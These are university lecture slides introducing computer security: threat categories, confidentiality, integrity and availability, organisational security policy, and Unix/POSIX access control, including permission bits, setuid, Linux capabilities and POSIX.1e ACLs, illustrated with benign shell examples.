Security

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https://www.cl.cam.ac.uk/teaching/1718/Security/

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What is this course about?

Aims

This course provides an overview of technical measures commonly used to enforce security policies, to protect networked and multi-user information systems against malicious user activity, mainly at the level of operating systems and network protocols. It also discusses common security concepts and pitfalls for application programmers and system architects, and strategies for exploiting and mitigating the resulting vulnerabilities.

Changes to previous years

- Our previous courses, *Security I* (Part IB) and *Security II* (Part II), each consisted of $\approx 50\%$ cryptography and $\approx 50\%$ other security topics, leading to some duplication.
- Now: there will be a self-contained Part II course *Cryptography*, with most of the remaining security topics covered here in Part IB.
- Both courses are essential.

Outline

Computer/Information/Cyber Security

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- Fraud/theft – unauthorised access to money, goods or services
- Vandalism – causing damage for personal reasons (frustration, envy, revenge, curiosity, self esteem, peer recognition, . . .)
- Terrorism – causing damage, disruption and fear to intimidate
- Warfare – damaging military assets to overthrow a government
- Espionage – stealing information to gain competitive advantage
- Sabotage – causing damage to gain competitive advantage
- "Spam" – unsolicited marketing wasting time/resources
- Illegal content – child sexual abuse images, copyright infringement, hate speech, blasphemy, . . . (depending on jurisdiction) $\leftrightarrow$ censorship

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Security vs safety engineering: focus on **intentional** rather than **accidental** behaviour, presence of intelligent adversary.

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- in society at large: utility services, communications, transport, tax/benefits collection, goods supply, ...

Cryptography: application examples

Home and Business:

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Mobile/cordless phones, DVD players, pay-TV decoders, game consoles, utility meters, Internet (SSL, S/MIME, PGP, SSH), software license numbers, disk encryption, door access cards, car keys, burglar alarms

Military:

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Military:

Identify friend/foe systems, tactical radios, low probability of intercept and jamming resistant radios and radars (spread-spectrum and frequency-hopping modulation), weapon-system unlock codes and permissive action links for nuclear warheads, navigation signals

Banking:

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Banking:

Card authentication codes, PIN verification protocols, funds transfers, online banking, electronic purses, digital cash

Common information security targets

Most information-security concerns fall into three broad categories:


Confidentiality ensuring that information is accessible only to those authorised to have access

Integrity safeguarding the accuracy and completeness of information and processing methods

Availability ensuring that authorised users have access to information and associated assets when required


Basic threat scenarios:

Eavesdropper: (passive)



Middle-person attack: (active)

Storage security:



Aspects of integrity and availability protection

- Rollback – ability to return to a well-defined valid earlier state ($\rightarrow$ backup, revision control, undo function)
- Authenticity – verification of the claimed identity of a communication partner
- Non-repudiation – origin and/or reception of message cannot be denied in front of third party
- Audit – monitoring and recording of user-initiated events to detect and deter security violations
- Intrusion detection – automatically notifying unusual events

"Optimistic security"

Temporary violations of security policy may be tolerable where correcting the situation is easy and the violator is accountable. (Applicable to integrity and availability, but usually not to confidentiality requirements.)

Variants of confidentiality

- Data protection/personal data privacy – fair collection and use of personal data, in Europe a set of legal requirements
- Anonymity/untraceability – ability to use a resource without disclosing identity/location
- Unlinkability – ability to use a resource multiple times without others being able to link these uses together

  HTTP "cookies" and the Global Unique Document Identifier (GUID) in Microsoft Word documents were both introduced to provide linkability.
- Pseudonymity – anonymity with accountability for actions.
- Unobservability – ability to use a resource without revealing this activity to third parties

  low-probability-of-intercept radio, steganography, information hiding
- Copy protection, information flow control – ability to control the use and flow of information

A more general proposal to define of some of these terms by Pfitzmann/Köhntopp:
`http://www.springerlink.com/link.asp?id=xkedq9pftwh8j752`
`http://dud.inf.tu-dresden.de/Anon_Terminology.shtml`

“Is this product/technique/service secure?”

Simple Yes/No answers are often wanted, but typically inappropriate.

Security of an item depends much on the context in which it is used.

Complex systems often include many elements and interactions with their environment/users that are open to abuse.

http://vicclap.hu/static/pic/verda/zavora.jpg

"No worries, our product is 100% secure. All data is encrypted with 128-bit keys, which take billions of years to break."

Such statements are abundant in marketing literature. Better to ask:

- What does the mechanism achieve?
- Do we need confidentiality, integrity or availability, and of what exactly?
- Who will generate the keys and how?
  Who will store / have access to the keys?
  Can we lose keys and with them data?
- Will it interfere with other security measures (backup, auditing, malware/intrusion detection, ...)?
- Will it introduce new vulnerabilities or can it somehow be used against us? What new incentives might it create?
- What if it breaks or is broken?
- What are the easiest means of circumvention?
- ...

Security policy development in organizations

Step 1: Security requirements analysis

- Identify assets and their value
- Identify vulnerabilities, threats and risk priorities
- Identify legal and contractual requirements

Step 2: Work out a suitable security policy

The security requirements identified can be complex and may have to be abstracted first into a high-level **security policy**, a set of rules that clarifies which are or are not authorised, required, and prohibited activities, states and information flows.

Security policy models are techniques for the precise and even formal definition of such protection goals. They can describe both automatically enforced policies (e.g., a mandatory access control configuration in an operating system, a policy description language for a database management system, etc.) and procedures for employees (e.g., segregation of duties).

Step 3: Security policy document

Once a good understanding exists of what exactly security means for an organisation and what needs to be protected or enforced, the high-level security policy should be documented as a reference for anyone involved in implementing controls. It should clearly lay out the overall objectives, principles and the underlying threat model that are to guide the choice of mechanisms in the next step.

Step 4: Selection and implementation of controls

Issues addressed in a typical low-level organisational security policy:

- General (affecting everyone) and specific responsibilities for security
- Names manager who "owns" the overall policy and is in charge of its continued enforcement, maintenance, review, and evaluation of effectiveness
- Names individual managers who "own" individual information assets and are responsible for their day-to-day security
- Reporting responsibilities for security incidents, vulnerabilities, software malfunctions
- Mechanisms for learning from incidents

- Incentives, disciplinary process, consequences of policy violations
- User training, documentation and revision of procedures
- Personnel security (depending on sensitivity of job)

  Background checks, supervision, confidentiality agreement
- Regulation of third-party access
- Physical security

  Definition of security perimeters, locating facilities to minimise traffic across perimeters, alarmed fire doors, physical barriers that penetrate false floors/ceilings, entrance controls, handling of visitors and public access, visible identification, responsibility to challenge unescorted strangers, location of backup equipment at safe distance, prohibition of recording equipment, redundant power supplies, access to cabling, authorisation procedure for removal of property, clear desk/screen policy, etc.
- Segregation of duties

  Avoid that a single person can abuse authority without detection (e.g., different people must raise purchase order and confirm delivery of goods, croupier vs. cashier in casino)
- Audit trails

  What activities are logged, how are log files protected from manipulation
- Separation of development and operational facilities
- Protection against unauthorised and malicious software
- Organising backup and rehearsing restoration

- File/document access control, sensitivity labeling of documents and media
- Disposal of media

  Zeroise, degauss, reformat, or shred and destroy storage media, paper, carbon paper, printer ribbons, etc. before discarding it.
- Network and software configuration management
- Line and file encryption, authentication, key and password management
- Duress alarms, terminal timeouts, clock synchronisation, ...

For more detailed check lists and guidelines for writing informal security policy documents along these lines, see for example

- International Standard ISO/IEC 27002 "Code of practice for information security controls" (formerly: British Standard 7799)
  `https://bsol.bsigroup.com/` (free access from CUDN)
- German Information Security Agency's "IT Baseline Protection Catalogs"
  `https://download.gsb.bund.de/BSI/ITGSKEN/IT-GSK-13-EL-en-all_v940.pdf`
- US DoD National Computer Security Center "Rainbow Series", early military IT security policy guidelines
  `https://en.wikipedia.org/wiki/Rainbow_Series`

Human factors

- As technical security of IT systems improves, its human users become the largest security vulnerability
  $\Rightarrow$ many ancient fraud techniques still work well
- Most workers are goal oriented and will intuitively take the minimal action required to complete a task.

  Example: Windows NT trusted-path login keystroke
- User assess cost/benefit of security measures, and will put up with some inconvenience.
- But their patience is a finite resource: their "compliance budget" must be managed like any other budget.
- Insufficent communication with users can produce unusable systems.

F Stajano, P Wilson. 2011. Understanding scam victims. CACM 54(3), pp 70-75, 2011. https://doi.org/10.1145/1897852.1897872

A Beautement, MA Sasse, M Wonham: The compliance budget: Managing security behaviour in organisations. Proc. of the New Security Paradigms Workshop (NSPW), 4758. ACM, 2008. https://doi.org/10.1145/1595676.1595684

Vicious circle: security departments think users are inherently insecure, users think security departments get in the way of real work.

Access control matrix

In its most generic form usually formalised as an Access Control Matrix M of the form

$$M = (M_{so})_{s \in S, o \in O} \qquad \text{with} \qquad M_{so} \subseteq A$$

where

S = set of "subjects" (e.g.: jane, john, sendmail)
O = set of "objects" (/mail/jane, edit.exe, sendmail)
A = set of "access privileges" (**r**ead, **w**rite, e**x**ecute, **a**ppend)

	/mail/jane	edit.exe	sendmail
jane	{r,w}	{r,x}	{r,x}
john	{}	{r,w,x}	{r,x}
sendmail	{a}	{}	{r,x}

Columns stored with objects: "access control list"
Rows stored with subjects: "capabilities"
In some implementations, the sets of subjects and objects can overlap.

Access control matrix – extensions

The basic access control matrix is rarely implemented in practice, for a number of reasons:

- scalability – too large for non-trivial numbers of subjects or objects
- redundancy – typically many subjects share the same capabilities, and many objects the same access control lists
- usability – difficult to review and maintain by humans

Some practical systems group equivalent subjects into "domains" and objects into "types", leading to smaller "type enforcement" matrixes. Many also distinguish between "users" and "processes". Many group users into "groups" or "roles", and assign capabilities to "roles".

Practical access control systems often utilize existing hierarchical structures occurring in operating systems, to help grouping subjects or objects more conveniently:

- hierarchical file system (subdirectory paths)
- process ancestry trees (parent-process relation)

Discretionary vs Mandatory

Discretionary Access Control (DAC):

Access to objects (files, directories, devices, etc.) is permitted based on user identity. Each object is owned by a user. Owners can specify freely (at their discretion) how they want to share their objects with other users, by specifying which other users can have which form of access to their objects.

Discretionary access control is implemented on any multi-user OS (Unix, Windows NT, etc.).

Mandatory Access Control:

Access to objects is controlled by a system-wide policy, for example to prevent certain flows of information. In some forms, the system maintains security labels for both objects and subjects (processes, users), based on which access is granted or denied. Labels can change as the result of an access. Security policies are enforced without the cooperation of users or application programs.

Mandatory access control originated in special operating system versions for military users (e.g., Trusted Solaris). It is now used widely on mobile consumer devices to sandbox apps. Mandatory access control for Linux: SELinux, AppArmor, Smack, etc.

Unix/POSIX access control: overview

Traditional Unix uses a very simple form of file access permissions:

- Each file (inode) carries just three integer values to control access:
  - user ID – file owner
  - group ID
  - 12 "mode" bits that define access permissions
- Peripheral devices and some interprocess-communication endpoints (Unix domain sockets, named pipes) are represented by special file types (e.g., `/dev/ttyUSB0`), with access controlled the same way.
- Advantages and disadvantages:
  - \+ small state space ⇒ very easy to display, read and query
  - – no standardized access-control list (POSIX.1e draft abandoned), access can only be restricted to a *single* group for each file ⇒ can create need for a large number of groups (subsets of users)
  - – small space of user/group identifiers (originally: 16-bit int) ⇒ renumbering needed when organizations merge

Unix/POSIX access control: at a glance

User:

user ID	group ID	supplementary group IDs

stored in `/etc/passwd` and `/etc/group`, displayed with command `id`

Process:

effective user ID	real user ID	saved user ID
effective group ID	real group ID	saved group ID
supplementary group IDs		

stored in process descriptor table

File:

owner user ID	group ID
set-user-ID bit	set-group-ID bit
owner RWX	group RWX
other RWX	"sticky bit"

stored in file's i-node, displayed with `ls -l`

```
$ id
uid=1597(mgk25) gid=1597(mgk25) groups=1597(mgk25),4(adm),20(dialout),
24(cdrom),27(sudo),9531(sec-grp),9539(teaching),9577(raspberrypi)
$ ls -la
drwxrwsr-x   2 mgk25 sec-grp    4096 2010-12-21 11:22 .
drwxr-x--x 202 mgk25 mgk25     57344 2011-02-07 18:26 ..
-rwxrwx---   1 mgk25 sec-grp    2048 2010-12-21 11:22 test5
```

Unix/POSIX access control: user/group IDs

user ID	group ID	supplementary group IDs

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```

- Every user is identified by a 32-bit integer value (user ID, uid).
- Every user also belongs to at least one "group", each of which is identified by a 32-bit integer value (group ID, gid).

  IDs below 1000 are usually reserved for use by operating-system services.
- The kernel only deals with integer user IDs and group IDs
- The C library provides support for human-readable names via
  - a "`passwd`" database query interface that maps between integer user IDs and user names: `getpwnam(3)`, `getpwuid(3)`
  - a "`group`" database query interface that maps between integer group IDs and group names: `getgrnam(3)`, `getgrgid(3)`

Configuration file `/etc/nsswitch.conf` defines where these databases reside, e.g. in local files `/etc/passwd` and `/etc/group` or on a network server (LDAP, NIS), cached by `nscd`.

Unix/POSIX access control: group membership

- Each user belongs to one primary group (defined via `passwd` database) and an optional set of supplimentary groups (membership defined via `group` database)
- Commands to look up identifiers and group membership:

```
$ whoami
mgk25
$ groups
mgk25 adm dialout cdrom sudo sec-grp teaching raspberrypi
$ id
uid=1597(mgk25) gid=1597(mgk25) groups=1597(mgk25),4(adm),20(dialout),
24(cdrom),27(sudo),9531(sec-grp),9539(teaching),9577(raspberrypi)
$ getent passwd mgk25
mgk25:*:1597:1597:Markus Kuhn:/home/mgk25:/bin/bash
$ getent group mgk25
mgk25:*:1597:mgk25
$ getent group raspberrypi
raspberrypi:*:9577:am21,awc32,db434,mgk25,rdm34,rkh23,sja55
```

- User and group names occupy separate name spaces, user and group IDs occupy separate number spaces. So the same name or the same ID number can refer to both a user and a group.

  Many Unix administrators assign to each user a personal primary group (with that user as the sole member). Such personal groups typically have the same name and integer ID as the user. (They enable collaboration in shared directories with "`umask 0002`", see slide 27.)

Unix/POSIX access control: process ownership

- During login, the `login` process looks up in the "`passwd`" and "`group`" databases the integer user ID, primary group ID and supplementary group IDs associated with the login name, and inherits these to the shell process.

  Changes in the `passwd`/`group` database may not affect users currently logged in, until their next login.

- Processes started by a user normally inherit the user ID and group IDs from the shell process.
- Processes store three variants of user ID and group ID: "effective", "real", and "saved". Of these, only the "effective" user ID (euid) and group ID (egid) are consulted during file access.
- User ID 0 ("root") has full access (by-passes access control).

  This is commonly disabled for network-file-server access ("root squashing").

- User ID 0 ("root") can change its own user IDs and group IDs: `setresuid(2)`, `setresgid(2)`

Unix/POSIX access control: file permissions

- Each file carries both an owner's user ID and a single group ID.
- 16-bit "mode" of each file contains nine permission bits, which are interpreted in groups of 3 ($\Rightarrow$ usually written as octal number):

```
S_IRUSR    00400    owner has read permission
S_IWUSR    00200    owner has write permission
S_IXUSR    00100    owner has execute permission

S_IRGRP    00040    group has read permission
S_IWGRP    00020    group has write permission
S_IXGRP    00010    group has execute permission

S_IROTH    00004    others have read permission
S_IWOTH    00002    others have write permission
S_IXOTH    00001    others have execute permission
```

- When a process tries to access a file, the kernel first decides into which *one* of three user classes the accessing process falls:

```
If file.owner_ID = process.euid then class := OWNER;
else if file.group_ID = process.egid or
        file.group_ID ∈ process.group_IDs then class := GROUP;
else class := OTHERS
```

- For each class ("owner", "group", "others") there are three mode bits, controlling "read", "write", and "execute" access by that class.

  The kernel consults *only* the three permission bits for the respective user class of a process. Therefore it does *not* matter for a process in the "owner" class if it is also a member of the group to which the file belongs or what access rights the "others" class has, etc.

Unix/POSIX access control: directory permissions

- For a directory, the three bits have a different meaning:
  - `r` required for reading the names of the files contained
  - `w` required to change the list of filenames in the directory, i.e. to create, delete, rename or move a file in it
  - `x` required to access the contents or attributes of a file in it ("directory traversal" or "search" right), i.e. to dereference the inode of a known filename in it

  The name of a file in a directory that grants execute/search but not read access (`--x`) can be used like a password: the file can only be accessed by users who know its name.
- Directory write access is sufficient to remove any file or empty subdirectory in it.

  Unix considers deleting or renaming a file as write access to the directory, not to the file. A Unix directory is a set of links from file names to inodes. Deleting such a link merely reduces the reference count in the file's inode by one. The inode and file vanish when this reference count reaches zero. You can rename a non-empty directory via write access to its parent directory, but not delete it (only empty directories can be deleted in Unix) or move it to another parent (as this also requires write access to its "`..`" link).
- Berkeley Unix added a tenth access control bit: the "sticky bit".

  If it is set for a writable directory D, then a file F in D can be removed or renamed only by the owner of F or the owner of D, on some systems also by others who have write access to F, but not by others who have write access to D.

  This "directory protection" is commonly used in shared `rwxrwxrwt` directories for temporary files, such as `/tmp/` or `/var/spool/mail/`.

Unix/POSIX access control: changing permissions

- Only the owner of a file or directory can change its permission bits:

```
$ chmod g+w file          # allow write by group members
$ chmod a+x file          # allow execute by all (user+group+others)
$ chmod ug+x,o-rwx file   # user+group can execute, deny all for others
$ chmod 0664 file         # mode rw-rw-r--
$ chmod g+s file          # set setgid bit
$ chmod +t /tmp           # set sticky bit
$ ls -ld /tmp
drwxrwxrwt 6 root root 4096 Apr 20 18:54 /tmp
```

- Only the owner of a file or directory can change its group (and only to a group of which the owner is a member):

```
$ chgrp teaching notes.tex
```

- Only user ID 0 ("root") can change the owner of a file or directory:

```
$ chown -R mgk25:mgk25 /home/mgk25
```

Colon notation allows setting both uid and gid together.

Unix/POSIX access control: new files, umask, inheritance

- By default, a newly created file has permissions `(mode & ~umask)`, where usually `mode` = 0666 (`rw-rw-rw-`)
- `umask` is a field in the process descriptor table that can be used to disable default permissions of newly created files. Common values:

```
$ umask 0022   # rw-r--r--  no write access for group+others
$ umask 0002   # rw-rw-r--  no write access for others
$ umask 0077   # rw-------  no access for group+others
$ umask 0007   # rw-rw----  no access for others
```

- New files by default inherit the primary group of the creating process.
- If the setgid bit is set for a directory then
  - any file or directory created in it inherits the group of that directory
  - any directory created in it inherits the setgid bit

Collaborating via group access in shared directories:

```
$ mkdir shared
$ chgrp team shared
$ chmod g+rwxs shared
$ echo 'umask 0002' >>~/.profile  # done by all group members
```

Using `umask 0002` (or `umask 0007`) preserves group write access for all new files. The effect of this is limited to shared directories if all personal directories belong to a personal group with the owner as the sole member (such that `g+w` has no effect there).

Controlled invocation / elevated rights I

Many programs need access rights to files beyond those of the user.

Example

The `passwd` program allows a user to change her password and therefore needs write access to `/etc/passwd`. This file cannot be made writable to every user, otherwise everyone could set anyone's password.

Unix files carry two additional permission bits for this purpose:

- set-user-ID – file owner ID determines process permissions
- set-group-ID – file group ID determines process permissions

The user and group ID of each process comes in three flavours:

- effective – the identity that determines the access rights
- real – the identity of the calling user
- saved – the effective identity when the program was started

Controlled invocation / elevated rights II

A normal process started by user U will have the same value U stored as the effective, real, and saved user ID and cannot change any of them.

When a program file owned by user O and with the set-user-ID bit set is started by user U, then both the effective and the saved user ID of the process will be set to O, whereas the real user ID will be set to U. The program can now switch the effective user ID between U (copied from the real user id) and O (copied from the saved user id).

Similarly, the set-group-ID bit on a program file causes the effective and saved group ID of the process to be the group ID of the file and the real group ID remains that of the calling user. The effective group ID can then as well be set by the process to any of the values stored in the other two.

This way, a set-user-ID or set-group-ID program can freely switch between the access rights of its caller and those of its owner.

The `ls` tool indicates the set-user-ID or set-group-ID bits by changing the corresponding "x" into "s". A set-user-ID root file:

```
-rwsr-xr-x    1 root     system     222628 Mar 31  2001 /usr/bin/X11/xterm
```

Problem: Proliferation of root privileges

Many Unix programs require installation with set-user-ID root, because the capabilities to access many important system functions cannot be granted individually. Only root can perform actions such as:

- changing system databases (users, groups, routing tables, etc.)
- opening standard network port numbers < 1024
- interacting directly with peripheral hardware
- overriding scheduling and memory-management mechanisms

Applications that need a single of these capabilities have to be granted all of them. If there is a security vulnerability in any of these programs, malicious users can often exploit them to gain full superuser privileges as a result.

On the other hand, a surprising number of these capabilities can be used with some effort on their own to gain full privileges. For example the right to interact with harddisks directly allows an attacker to set further set-uid-bits, e.g. on a shell, and gain root access this way. More fine-grain control can create a false sense of better control, if it separates capabilities that can be transformed into each other.

Linux capabilities I

Traditional Unix kernels perform access-control checks in the form

```
if (proc->euid == 0 || check_permissions(proc, ...)) {
  // ... grant access ...
} else { errno = EACCESS; return -1; }
```

They grant user root (uid $= 0$) the privilege to bypass regular permission checks, to enable system administration.

Recent operating systems instead offer more fine-grained control. Each process is labeled with a set of privileges (under Linux called "capabilities"), typically implemented as a bit mask, that defines which particular privileged operation the process is allowed to execute:

```
if ((proc->effcap & CAP_DAC_OVERRIDE) != 0) ||
    check_permissions(proc, ...)) {
  // ... grant access ...
} else { errno = EACCESS; return -1; }
```

Linux capabilities II

Some examples of Linux capabilities:

`CAP_CHOWN`	Make arbitrary changes to file UIDs and GIDs
`CAP_DAC_OVERRIDE`	Bypass file read, write, and execute permission checks
`CAP_DAC_READ_SEARCH`	Bypass file read permission checks and directory read and execute permission checks
`CAP_FOWNER`	Bypass permission checks on operations that normally require the filesystem UID of the process to match the UID of the file (e.g., chmod, utime)
`CAP_KILL`	Bypass permission checks for sending signals
`CAP_NET_BIND_SERVICE`	Bind a socket to Internet domain privileged ports (port numbers less than 1024)

Linux capabilities III

Each Linux process (thread) p has several capability sets:

- Permitted P_p – limiting superset of the effective capabilities E_p that the process may assume.
- Effective E_p – used by the kernel to perform permission checks
- Inheritable I_p – set of capabilities preserved across invocation of another program (with `execve`).
- Bounding set X_p – Upper limit, inherited, can only ever shrink

Likewise, each executable file f can have three associated capability sets:

- Permitted P_f – capabilities automatically permitted when the program is executed
- Effective E_f – determines if a newly permitted capability from P_f is also also added to the effective set
- Inheritable I_f – inherited capabilities that this program is allowed to receive

When a process p starts another process p' by executing file f:

$$P_{p'} := (X_p \cap P_f) \cup (I_p \cap I_f)$$
$$E_{p'} := E_f \cap P_{p'}$$
$$I_{p'} := I_p$$

This is a simplified algorithm, see "man capabilities" for details, e.g. interaction with setuid bits.

Linux capabilities – example

Example:

```
$ cd /tmp
$ touch test.txt
$ chown mail test.txt
chown: changing ownership of 'test.txt': Operation not permitted
$ cp /bin/chown mychown
$ getcap mychown
$ sudo setcap cap_chown+pe mychown
$ getcap mychown
mychown = cap_chown+ep
$ ls -l test.txt ; ./mychown mail test.txt ; ls -l test.txt
-rw-rw-r-- 1 mgk25 mgk25 0 Apr 25 22:25 test.txt
-rw-rw-r-- 1 mail mgk25 0 Apr 25 22:25 test.txt
$ getfattr -d -m - mychown
# file: mychown
security.capability=0sAQAAAgAAAAAAAAAAAAAAAAAA=
```

POSIX.1e access control lists

- Draft standards IEEE/POSIX 1003.1e and 1003.2c to add "protection, audit and control interfaces" to the POSIX API and shell tools were never completed (withdrawn in January 1998).
- However, parts of the last POSIX.1e "Draft 17" (October 1997) got widely implemented, in particular the access control lists.

A POSIX.1e ACL consists of a set of entries, of which there are six types:


1. Each file has one *owner*, *owning group* and *others* entry, which together carry the nine old mode bits.
2. Multiple named entries can be added to grant access to additional users and groups.
3. A single *mask* entry then limits the permissions that can be granted by the named and *owning group* entries.

Entry type	**Text form**	
owner	`user::rwx`	1
named user	`user:`*name*`:rwx`	2
owning group	`group::rwx`	1
named group	`group:`*name*`:rwx`	2
mask	`mask::rwx`	3
others	`other::rwx`	1

If there are named entries, the *mask* takes over the role of the *owning group* entry for the old chmod/stat/ls interfaces.

POSIX.1e access control lists – compatibility mapping

Mapping between ACL entries and chmod "file mode" permission bits:



Andreas Grünbacher: POSIX access control lists on Linux. USENIX/FREENIX Track, 2003.
https://www.usenix.org/conference/2003-usenix-annual-technical-conference/posix-access-control-lists-linux

POSIX.1e access control lists – design

The POSIX ACL design aims to remain largely backwards compatible with applications that only understand the nine mode bits:

- Running `chmod go-rwx` still ensures that nobody other than the file owner has access. Running `chmod g-rwx` will clear the *mask* entry (if there are named entries), and therefore disable any access that could have been granted by ACLs beyond what the mode bits show.
- Reviewing the permission bits (e.g., with `find` or `ls -l`) still shows at a glance the maximum level of access granted to anyone other than the owner.
- The access-check algorithm still runs in two stages: first determine, which one access-control entry determines access, then apply that entry.

Inheritance

In addition to the *access ACL* used for the access check, directories can also have a *default ACL*. It determines the *access ACL* that a file-system object inherits from its parent directory when it is created (and in the case of a new directory also its *default ACL*).

POSIX.1e access control lists – access check algorithm

If `proc.euid` = `file.owner`
⇒ *owner* entry determines access

else if `proc.euid` matches one of the *named user* entries
⇒ matching *named user* entry determines access

else if one of the group ids of the process matches the *owning group* entry and that entry contains the requested permissions
⇒ that entry determines access

else if one of the group ids of the process matches one of the *named group* entries and that entry contains the requested permissions
⇒ that entry determines access

else if one of the group ids of the process matches the *owning group* entry or any of the *named group*, but neither the *owning group* entry nor any of the matching *named group* entries contains the requested permissions ⇒ access is denied

else the *others* entry determines access

If the entry determined above is the *owner* or *other* entry, and it contains the requested permissions ⇒ access is granted

else if the entry determined above is a *named user*, *owning group* or *named group* entry and it contains the requested permissions and the *mask* also contains the requested permissions (or there is no mask entry) ⇒ access is granted

else access is denied.

POSIX.1e access control lists – example

```
$ cd /tmp ; touch test.txt
$ chgrp sec-grp test.txt ; chmod 0640 test.txt
$ ls -l test.txt
-rw-r----- 1 mgk25 sec-grp 0 Apr 26 15:48 test.txt
$ setfacl -m user:drt24:rw,group:wednesday:r test.txt
$ getfacl test.txt
# file: test.txt
# owner: mgk25
# group: sec-grp
user::rw-
user:drt24:rw-
group::r--
group:wednesday:r--
mask::rw-
other::---
$ ls -l test.txt
-rw-rw----+ 1 mgk25 sec-grp 0 Apr 26 15:48 test.txt
```

POSIX.1e access control lists – example (cont'd)

```
$ ls -l test.txt
-rw-rw----+ 1 mgk25 sec-grp 0 Apr 26 15:48 test.txt
$ chmod g-w test.txt
$ getfacl test.txt
# file: test.txt
# owner: mgk25
# group: sec-grp
user::rw-
user:drt24:rw-                  #effective:r--
group::r--
group:wednesday:r--
mask::r--
other::---
$ ls -l test.txt
-rw-r-----+ 1 mgk25 sec-grp 0 Apr 26 15:48 test.txt
$ setfacl -b test.txt
$ ls -l test.txt
-rw-r----- 1 mgk25 sec-grp 0 Apr 26 15:48 test.txt
```

This may not work on NFS/SMB networked filesystems, which use Windows-NTFS-style ACLs.

Windows access control

Microsoft's Windows NT/2000/XP/Vista/7/8/8.1/10/... provides an example for a considerably more complex access-control architecture.

All accesses are controlled by a *Security Reference Monitor*.

Access control is applied to many different object types (files, directories, registry keys, printers, processes, user accounts, etc.).

